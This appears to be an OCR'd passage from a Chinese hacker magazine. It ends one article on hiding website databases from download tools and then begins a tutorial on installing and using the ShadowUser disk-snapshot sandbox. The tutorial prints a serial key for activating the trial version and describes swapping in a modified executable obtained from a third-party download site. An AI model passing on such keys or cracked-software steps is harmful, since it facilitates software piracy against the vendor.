


图9




图10

至此，我得出了一个最佳的数据库防下载方案：将数据库名称改为“#%”开头，这样就做到了双保险，“#”使得下载工具无法访问，而“%”使得目录解析错误，这样也就实现了数据库防下载的最佳效果！

黑客技术是把双刃剑，它既可以攻破他人，也可以守卫自己。相信黑客X档案很多的读者也是站长，希望这篇文章能对你们有所帮助！

文章难易度：☆☆☆
文章阅读点：重启或关机后能够继续保持影子模式的ShadowUser的安装和使用简介

可以重启的影子—ShadowUser

txcbg

为了保证上网的安全，很多事情我都是在VMware虚拟机中进行的，而且既然虚拟机中我也安装了Shadow Defender，并开启了它的完全影子模式后才上网，这在很大程度上保证了计算机的安全，但也遇到了一个问题，就是Shadow Defender不支持重启或关机后继续保持原来的影子模式状态，一重启或关机就会回到没开启影子模式的状态了。那有没有重启后还能保持影子模式的软件呢？有，它就是ShadowUser。

ShadowUser是一款类似“硬盘保护卡”的软件，它可以截取你的系统快照，在你的计算机上精确的复制虚拟一个叫ShadowMode的系统状态，我们可以正常的使用计算机，但是所有的操作并没有真正的写到磁盘上。如果系统改变或者文件变化，这些变化能够手工或者自动的转储到磁盘上。ShadowUser允许我们不带痕迹的在互联网上冲浪，减少病毒的危害，解除不需要的系统改变，将你的计算机返回到它的原始状态。有了它我们就可以放心试用各种软件，包括需要重启后才能使用的软件了。

我在虚拟机中新安装了一个XP系统，用于体验ShadowUser的功能。ShadowUser是一款国外软件，原版并没有提供简体中文支持，不过国内已经有人对它进行了汉化，我们可以从http://www.crsky.com/soft/7225.html下载到汉化的ShadowUser Pro v2.5。把下载的文件解压后双击shadowuser_trial.exe来安装原版文件，一路点击Next直到来到如图1所示的界面。点击“Install”就开始正式安装了，安装完成后会出现要求重新启动系统的提示窗口，如图2，直接点击“Yes”按钮让计算机重启，重启完成就后会出现如图3所示的激活对话框。




图1




图2




图3

如果不激活的话只能使用30天，因为我们选择“Activate”来激活它，在“使用说明.txt”中带了一个序列号2F26-46EA-8C99-582A-DBFA，使用它就可以激活了。激活成功后我们再对它进行汉化，右键点击系统托盘的ShadowUser图标，选择“Exit ShadowUser”暂时退出来，然后解压shadowuser_trial.exe同目录下的shadowuserpro_ndd.rar，使用解压出来的ShadowUser.exe替换安装后的ShadowUser.exe（我这里就是C:\Program Files\ShadowStor\ShadowUser目录下），再次打开ShadowUser，就会发现已经是中文界面了，如图4。

ShadowUser启动后默认是非影子模式，如果要进入影子模式，可以选择“模式”->“开启影子模式”。打开ShadowUser软件后默认显示的是“状态”界面，在这里可以显示影子模式是否开启，排除列表功能和自动转储功能是否开启，哪些分区正在被保护，哪些分区没被保护。

点击“配置”就会打开相应的配置界面了，首先来看“分区”选项，可以在这里选择当进入影子模式时受到保护的分区，要想保护某个分区，在分区前面打“✓”就可以了，如果要保护整个系统，就在“所有分区”前打“✓”，在测试木马、病毒时，推荐对所有分区进行保护，如图5。“排除列表”可以指定某些文件夹，在影子模式下对这些文件夹内文件的修改会保存到物理硬盘，在退出影子模式后也不会被还原，要使用排除列表功能，就在“启用”选项前打“✓”，然后单击“添加文件夹”按钮选择不想被还原的文件夹就行了，如图6。




图4




图5

